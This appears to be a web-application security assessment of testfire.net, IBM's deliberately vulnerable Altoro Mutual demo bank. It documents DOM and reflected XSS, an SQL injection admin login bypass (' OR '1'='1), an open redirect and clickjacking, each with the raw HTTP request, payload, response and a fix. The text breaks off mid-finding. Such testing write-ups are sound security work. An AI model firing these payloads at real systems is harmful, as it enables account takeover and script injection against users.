

Altoro Mutual Security Report

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 - URL Redirection Attack
 - ClickJacking
 - Link Injection
 - Server Leaks Version Information
 - X-Content-Type-Options Header Missing
 - Information Disclosure

About this report

Report parameters

Sites

The following sites were included:

- <http://testfire.net>

Severity levels

Included: High, Medium, Low, Informational

Confidence levels

Included: High, Medium, Low

Summaries

Alert counts by site and risk

This table shows the number of alerts raised at each risk level.

		Severity			
		High	Medium	Low	Informational
Site	http://testfire.net	3	3	2	1

Risk Level by alert type

This table shows the risk level of each directed vulnerabilities

Alert type	Severity
Cross Site Scripting (DOM Based)	High
Cross Site Scripting (Reflected)	High
SQL Injection	High
URL Redirection Attack	High
ClickJacking	Medium
Link Injection	Medium
Server Leaks Version Information	Low
X-Content Header Missing	Low
Information Disclosure	Info

Alerts

1. Cross-Site Scripting (DOM Based)

Severity:	High
Confidence:	High
Location:	http://testfire.net/search.jsp
Domain:	testfire.net
Element:	search.jsp
Path:	/search.jsp
Scheme:	http
CVSS:	7.5
Impact:	Partial
Threat Classification:	Cross-site Scripting

Alert tags

[WSTG-v42-CLNT-01](#)

[OWASP_2021_A03](#)

[OWASP_2017_A07](#)

Alert description

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.

Request

```
GET/search.jsp?query=%23jaVaScRipt%3A%2F*-%2F*%60%2F*%5C%60%2F*%27%2F*%22%2F**%2F%28%2F*+%2FoNcliCk%3Dalert%285397%29+%29%2F%2F%250D%250A%250d%250a%2F%2F%3C%2FstYle%2F%3C%2FtitLe%2F%3C%2FteXtarEa%2F%3C%2FscRipt%2F--%21%3E%5Cx3csVg%2F%3CsVg%2FoNloAd%3Dalert%285397%29%2F%2F%3E%5Cx3e
HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://testfire.net/index.jsp
Cookie:
JSESSIONID=EDD6DB63D48294C4C3751C02C00A46EF;
AltoroAccounts="ODAwMDAwfkNvcnBvcnF0ZX40LjY1ODM4NTA2MUU3fDgwMDAwMX5DaGVja2luZ341OTk1MTcwLjQzOTk5OTk5OTV8ODAwMDAyflNhdmlluZ3N+LTEuOTk5NTQzNDA3MDM5MTU2ND2hIY2tpbmd+MTUwLjB8NDUzOTA4MjAzOTM5NjI4OH5DcmVkaXQgQ2FyZH4tMS45OTk1NDM0MDEyNzg3MTE1NUxOHw0NDg1OTgzMzU2MjQyMjE3fkNyZWVpdCBDYXJkfiEwMDAwLjk3fA=="
Upgrade-Insecure-Requests: 1
```

Response

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie:
JSESSIONID=DD84ED264763CFA75205FB7238EF4D
B2; Path=/; HttpOnly
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 7122
Date: Thu, 06 Apr 2023 06:01:59 GMT
Connection: close

Attack

```
#jVaScRipt:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert(5397)
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csV
g/<sVg/oNlOAd=alert(5397)//>\x3e
```

Response Body

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dt
d">

<html xmlns="http://www.w3.org/1999/xhtml"
xml:lang="en" >
```

```

<head>
  <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css"
/>
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width:
99%;">
  <form id="frmSearch" method="get"
action="/search.jsp">
    <table width="100%" border="0" cellpadding="0"
cellspacing="0">
      <tr>
        <td rowspan="2"><a id="HyperLink1"
href="/index.jsp"></a></td>
        <td align="right" valign="top">
          <a id="LoginLink" href="/login.jsp"><font
style="font-weight: bold; color: red;">Sign In</font></a> |
          <a id="HyperLink3"
href="/index.jsp?content=inside_contact.htm">Contact
Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label
for="txtSearch">Search</label>
          <input type="text" name="query" id="query"
accesskey="S" />
          <input type="submit" value="Go" />
        </td>
      </tr>
      <tr>
        <td align="right"
style="background-image:url('/images/gradient.jpg');pad
ding:0px;margin:0px;"></td>
      </tr>
    </table>
  </form>

```

```

</div>

<table cellpadding="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div
id="Header1">
&nbsp; <a id="AccountLink" href="/login.jsp"
class="focus" >ONLINE BANKING
LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div
id="Header2"><a id="LinkHeader2" class="focus"
href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div
id="Header3"><a id="LinkHeader3" class="focus"
href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div
id="Header4"><a id="LinkHeader4" class="focus"
href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
</tr>

  <!-- END HEADER -->
<div id="wrapper" style="width: 99%;">

  <!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader"
href="index.jsp?content=personal.htm">PERSONAL</a
>

      <ul class="sidebar">
        <li><a id="MenuHyperLink1"
href="index.jsp?content=personal_deposit.htm">Deposit
Product</a></li>
        <li><a id="MenuHyperLink2"
href="index.jsp?content=personal_checking.htm">Check

```



```
ing</a></li>
    <li><a id="MenuHyperLink3"
href="index.jsp?content=personal_loans.htm">Loan
Products</a></li>
    <li><a id="MenuHyperLink4"
href="index.jsp?content=personal_cards.htm">Cards</a
></li>
    <li><a id="MenuHyperLink5"
href="index.jsp?content=personal_investments.htm">Inv
estments & Insurance</a></li>
    <li><a id="MenuHyperLink6"
href="index.jsp?content=personal_other.htm">Other
Services</a></li>
</ul>

    <a id="CatLink2" class="subheader"
href="index.jsp?content=business.htm">SMALL
BUSINESS</a>
    <ul class="sidebar">
    <li><a id="MenuHyperLink7"
href="index.jsp?content=business_deposit.htm">Deposit
Products</a></li>
    <li><a id="MenuHyperLink8"
href="index.jsp?content=business_lending.htm">Lendin
g Services</a></li>
    <li><a id="MenuHyperLink9"
href="index.jsp?content=business_cards.htm">Cards</a
></li>
    <li><a id="MenuHyperLink10"
href="index.jsp?content=business_insurance.htm">Insur
ance</a></li>
    <li><a id="MenuHyperLink11"
href="index.jsp?content=business_retirement.htm">Retir
ement</a></li>
    <li><a id="MenuHyperLink12"
href="index.jsp?content=business_other.htm">Other
Services</a></li>
    </ul>

    <a id="CatLink3" class="subheader"
href="index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a>
```


[illegible]

```
href="http://www-142.ibm.com/software/products/us/en/s
ubcategory/SWI10"
```

```
>http://www-142.ibm.com/software/products/us/en/subca
tegory/SWI10</a>.<br /><br />
```

```
Copyright &copy; 2008, 2023, IBM Corporation, All
rights reserved.
```


```
</div>
```

```
</div>
```

```
</body>
```

```
</html>
```

```
<!-- END FOOTER -->
```



Solution

Application must validate all the input data, make sure that only the allow listed data is allowed, and ensure that all variable output in a page is encoded before it is returned to the user

2.Cross-Site Scripting (Reflected)

Severity:	High
Confidence:	High
Location:	http://testfire.net/feedback.jsp
Domain:	testfire.net
Element:	feedback.jsp
Path:	/feedback.jsp
Scheme:	http
CVSS:	7.5
Impact:	Partial
Threat Classification:	Cross-site Scripting

Alert tags

[OWASP_2021_A03](#)

[WSTG-v42-INPV-01](#)

[OWASP_2017_A07](#)

**Alert
description**

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.

Request

```
POST /sendFeedback HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 163
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/feedback.jsp
Cookie:
JSESSIONID=CBB2A0533AE1944EF1AE566731AD099A;
AltoroAccounts="ODAwMDAwfkNvcnBvcnF0ZX4tMi40MjEzNTgwOTQ1ODIzOUUxMnw4MDAwMDF+Q2hIY2tpbmd+Mi40MjE0MTAwODA1NDM0NEUxMnw="
Upgrade-Insecure-Requests: 1
```

**Request
Body**

```
cfile=comments.txt&name=%3C%2Fp%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E%3Cp%3E&email_addr=blabla&subject=kfsdhajsdskj&comments=fshfhjshfsjhsjd&submit=+Submit+
```

Attack

</p><script>alert(1);</script><p>

Response

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 7194
Date: Fri, 07 Apr 2023 05:56:20 GMT
Connection: close

Response Body

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.d
td">

<html xmlns="http://www.w3.org/1999/xhtml"
xml:lang="en" >

<head>
  <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css"
/>
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width:
99%;">
  <form id="frmSearch" method="get"
action="/search.jsp">
    <table width="100%" border="0" cellpadding="0"
cellspacing="0">
      <tr>
```

```

        <td rowspan="2"><a id="HyperLink1"
href="/index.jsp"></a></td>
        <td align="right" valign="top">
            <a id="LoginLink" href="/login.jsp"><font
style="font-weight: bold; color: red;">Sign In</font></a>
| <a id="HyperLink3"
href="/index.jsp?content=inside_contact.htm">Contact
Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label
for="txtSearch">Search</label>
            <input type="text" name="query" id="query"
accesskey="S" />
            <input type="submit" value="Go" />
        </td>
    </tr>
    <tr>
        <td align="right"
style="background-image:url('/images/gradient.jpg');pad
ding:0px;margin:0px;"></td>
    </tr>
</table>
</form>
</div>

<table cellpadding="0" width="100%">
    <tr>
        <td width="25%" class="bt br bb"><div
id="Header1">
        &nbsp; <a id="AccountLink" href="/login.jsp"
class="focus" >ONLINE BANKING
LOGIN</a></div></td>
        <td width="25%" class="cc bt br bb"><div
id="Header2"><a id="LinkHeader2" class="focus"
href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
        <td width="25%" class="cc bt br bb"><div
id="Header3"><a id="LinkHeader3" class="focus"

```



```

href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div
id="Header4"><a id="LinkHeader4" class="focus"
href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
</tr>
<tr>

<!-- END HEADER -->

```

```

<div id="wrapper" style="width: 99%;">

```

```

<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>

        <a id="CatLink1" class="subheader"
href="index.jsp?content=personal.htm">PERSONAL</a
>

        <ul class="sidebar">
            <li><a id="MenuHyperLink1"
href="index.jsp?content=personal_deposit.htm">Deposi
t Product</a></li>
            <li><a id="MenuHyperLink2"
href="index.jsp?content=personal_checking.htm">Chec
king</a></li>
            <li><a id="MenuHyperLink3"
href="index.jsp?content=personal_loans.htm">Loan
Products</a></li>
            <li><a id="MenuHyperLink4"
href="index.jsp?content=personal_cards.htm">Cards</
a></li>
            <li><a id="MenuHyperLink5"
href="index.jsp?content=personal_investments.htm">In
vestments & Insurance</a></li>
            <li><a id="MenuHyperLink6"
href="index.jsp?content=personal_other.htm">Other
Services</a></li>
        </ul>

```

```
<a id="CatLink2" class="subheader"
href="index.jsp?content=business.htm">SMALL
BUSINESS</a>
<ul class="sidebar">
<li><a id="MenuHyperLink7"
href="index.jsp?content=business_deposit.htm">Depos
it Products</a></li>
<li><a id="MenuHyperLink8"
href="index.jsp?content=business_lending.htm">Lendin
g Services</a></li>
<li><a id="MenuHyperLink9"
href="index.jsp?content=business_cards.htm">Cards</
a></li>
<li><a id="MenuHyperLink10"
href="index.jsp?content=business_insurance.htm">Insu
rance</a></li>
<li><a id="MenuHyperLink11"
href="index.jsp?content=business_retirement.htm">Reti
rement</a></li>
<li><a id="MenuHyperLink12"
href="index.jsp?content=business_other.htm">Other
Services</a></li>
</ul>
```

```
<a id="CatLink3" class="subheader"
href="index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a>
<ul class="sidebar">
<li><a id="MenuHyperLink13"
href="index.jsp?content=inside_about.htm">About
Us</a></li>
<li><a id="MenuHyperLink14"
href="index.jsp?content=inside_contact.htm">Contact
Us</a></li>
<li><a id="MenuHyperLink15"
href="cgi.exe">Locations</a></li>
<li><a id="MenuHyperLink16"
href="index.jsp?content=inside_investor.htm">Investor
Relations</a></li>
<li><a id="MenuHyperLink17"
href="index.jsp?content=inside_press.htm">Press
```

```
Room</a></li>
    <li><a id="MenuHyperLink18"
href="index.jsp?content=inside_careers.htm">Careers<
/a></li>
        <li><a id="MenuHyperLink19"
href="subscribe.jsp">Subscribe</a></li>
    </ul>
</td>
<!-- TOC END -->
```

```
<td valign="top" colspan="3" class="bb">
```

```
<div class="fl" style="width: 99%;">
```

```
<h1>Thank You</h1>
```

```
<p>Thank you for your comments,
</p><script>alert(1);</script><p>. They will be
reviewed by our Customer Service staff and given the
full attention that they deserve.
```

```

        However, the email you gave is incorrect
        (blabla) and you will not receive a response.
```

```
</p>
```

```
</div>
```

```
</td>
```

```
</div>
```

```
<!-- BEGIN FOOTER -->
```

```
</tr>
```

```
</table>
```

```
<div id="footer" style="width: 99%;">
```

```
<a id="HyperLink5"
```

```
href="/index.jsp?content=privacy.htm">Privacy
```


<!-- END FOOTER -->

Application must validate all the input data, make sure that only the allow listed data is allowed, and ensure that all variable output in a page is encoded before it is returned to the user

3.SQL Injection

Severity:	High
Confidence:	High
Location:	http://testfire.net/login.jsp
Domain:	testfire.net
Element:	passw
Path:	/doLogin
Scheme:	http
CVSS:	9.7
Impact:	Partial
Threat Classification:	SQL Injection

Alert tags

[OWASP_2021_A03](#)

[WSTG-v42-INPV-05](#)

[OWASP_2017_A01](#)

Alert description

SQL injection is a code injection technique used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker) SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed.

Request

POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=6E012D7221E4CF2A4D0BBCA04D6A0981
Upgrade-Insecure-Requests: 1

Request Body

uid=admin%27+OR+%271%27+%3D+%271&passw=wewerweeqeq&btnSubmit=Login

Attack

' OR '1'='1
' OR '1'='1' --

Response

Connection: close

Solution

Using SQL injection to log in to the website. assuming “admin” as the default username. Also, use the ' OR '1'='1 SQL query to bypass the password

After hitting the login button we sign in as administrators.

The screenshot shows the AltoroMutual web application interface. The top navigation bar includes links for "Sign Off", "Contact Us", "Feedback", and a search bar. Below the navigation bar, there are tabs for "MY ACCOUNT", "PERSONAL", "SMALL BUSINESS", and "INSIDE ALTORO MUTUAL". The "PERSONAL" tab is selected, displaying a "Hello Admin User" message. The user is logged in as "Admin User" with a credit limit of \$10000. The interface also shows a "View Account Details" section with a dropdown menu set to "800000 Corporate" and a "GO" button. A "Congratulations!" message is displayed, stating that the user has been pre-approved for an Altoro Gold Visa with a credit limit of \$10000. The footer contains a "Privacy Policy" link, a "Security Statement" link, a "Server Status Check" link, and a "REST API" link. A disclaimer at the bottom states that the Altoro website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects.

The screenshot shows the Burp Suite interface. The top navigation bar includes tabs for "Dashboard", "Target", "Proxy", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Logger", "Extensions", and "Learn". The "Proxy" tab is selected, displaying the "HTTP history" section. The history table shows a list of requests, with the 9th request highlighted. The details of this request are shown in the "Request" and "Response" panels. The "Request" panel shows a POST request to "/doLogin" with a body containing "uid=admin%27+OR+%271%27+%3D+%271&passw=abbdasdahdajhd&btnSubmit=Login". The "Response" panel shows a 302 Found status with a "Set-Cookie" header. The "Inspector" panel shows the "Request cookies" section with two cookies: "JSESSIONID" and "AltoroAccounts".

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
1	http://testfire.net	GET	/search.jsp?query=%3Cscript%3Ealert%2855%29%3C%2Fsc...	✓		200	7163	HTML	jsp
2	http://testfire.net	GET	/search.jsp?query=%3Cscript%3Ealert%2855%29%3C%2Fsc...	✓		200	2053	JSON	jsp
3	https://contile.services.mozilla.c...	GET	/v1/tiles			200	202	HTML	jsp
4	http://testfire.net	GET	/bank/customize.jsp?content=https://www.google.com&lang...	✓		200	124343	HTML	jsp
5	https://www.google.com	GET	/			101	129		
6	https://push.services.mozilla.com	GET	/			101	129		
7	https://push.services.mozilla.com	GET	/			101	129		
8	https://push.services.mozilla.com	GET	/			101	129		
9	http://testfire.net	POST	/doLogin	✓		302	595		
10	http://testfire.net	GET	/bank/main.jsp					HTML	jsp

```
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 69
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=28B1FA9317FE349E932EDC61E7F20CB3; AltoroAccounts="ODAwMDAwfKvncnBvcnF0ZX41LjM0OTk1MzQ2MUU3fDgwMDAwMX5DaGVja2LuZ34tOTgzNzE3LjU2fA=="
13 Upgrade-Insecure-Requests: 1
14
15 uid=admin%27+OR+%271%27+%3D+%271&passw=abbdasdahdajhd&btnSubmit=Login
```

```
1 HTTP/1.1 302 Found
2 Server: Apache-Coyote/1.1
3 Set-Cookie: AltoroAccounts=ODAwMDAwfKvncnBvcnF0ZX41LjM0OTk1MzQ2MUU3fDgwMDAwMX5DaGVja2LuZ34tOTgzNzE3LjU2fDgwMDAwMn5TYXZpbmdzfi0xLjk5OTU0MzQwNzAzOTE1MTg3RTE4fDgwMDAwM35DaGVja2LuZ34xLjE4NDQ2NzQ0MDgzNzY1OTJFMjB8ODAwMDA0fLNdmluZ3N+MTAwMHw4MDAwMDV+Q2hlY2tpbmd+MjUuMHw4MDAwMDZ+U2F2aW5nc341ODkwMi4wfDgwMDAwN35DaGVja2LuZ34zNTAwMHw0NTM5MDgyMDM5Mzk2Mjg4fkNyZW9pdCBDbDZkYk50TU0mZQwMTI3ODcxMTU1RTE4fDQ0ODU0MDZNTYyNDIyMTd+Q3JLZGLOIENhcmR+MTAwMDAwOTd8
4 Location: /bank/main.jsp
5 Content-Length: 0
6 Date: Thu, 06 Apr 2023 14:28:10 GMT
7 Connection: close
8
9
```

Name	Value
JSESSIONID	28B1FA9317FE349E9...
AltoroAccounts	"ODAwMDAwfKvncn...

Name	Value
Host	testfire.net
User-Agent	Mozilla/5.0 (X11; Linu...
Accept	text/html,application/...
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Content-Type	application/x-www-f...
Content-Length	69

4. URL Redirection Attack

Severity:	Medium
Confidence:	High
Location:	http://testfire.net/bank/customize.jsp
Domain:	testfire.net
Element:	content
Path:	/bank/customize.jsp
Scheme:	http
CVSS:	8.5
Impact:	Partial
Threat Classification:	URL Redirector Abuse

Alert tags

[OWASP_2021_A03](#)

[WSTG-v42-INPV-05](#)

[OWASP_2017_A01](#)

Alert description

URL redirectors represent common functionality employed by web sites to forward an incoming request to an alternate resource. This can be done for a variety of reasons and is often done to allow resources to be moved within the directory structure and to avoid breaking functionality for users that request the resource at its previous location. It is this last implementation which is often used in phishing attacks as described in the example below. URL redirectors do not necessarily represent a direct security vulnerability but can be abused by attackers trying to social engineer victims into believing that they are navigating to a site other than the true destination

Request

GET
/bank/customize.jsp?content=https://www.google.co
m&lang=international%20HTTP/1.1 HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
JSESSIONID=28B1FA9317FE349E932EDC61E7F2
0CB3;
AltoroAccounts="ODAwMDAwfkNvcnBvcnF0ZX41L
jM0OTk1MzQ2MUU3fDgwMDAwMX5DaGVja2luZ3
4tOTgzNzE3LjU2fA=="
Upgrade-Insecure-Requests: 1

Attack

/bank/customize.jsp?content=https://www.google.co
m&lang=international%20HTTP/1.1 HTTP/1.1


Response

HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: https://www.google.com
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 0
Date: Thu, 06 Apr 2023 14:22:30 GMT
Connection: close


Solution

Remove the redirection function from the application, and replace links to it with direct links to the relevant target URLs

In the URL I embedded another URL “google.com” and I enter the site it redirects to google.com. This vulnerability can be used for the Phishing attack



After the redirection



5.ClickJacking

Severity:	Medium
Confidence:	High
Location:	http://testfire.ne/index.jsp
Domain:	testfire.net
Element:	content
Path:	/index.jsp
Scheme:	http
CVSS:	5.0
Impact:	Partial
Threat Classification:	ClickJacking

Alert tags

[OWASP_2021_A05](#)

[WSTG-v42-CLNT-09](#)

[OWASP_2017_A06](#)

Alert description

The application can be embedded in malicious iframes allowing an attacker to hijack the user clicks to perform actions without the user consent.

Request

GET http://testfire.net HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://testfire.net/
Cookie:
JSESSIONID=28B1FA9317FE349E932EDC61E7F20CB3
Upgrade-Insecure-Requests: 1

Response

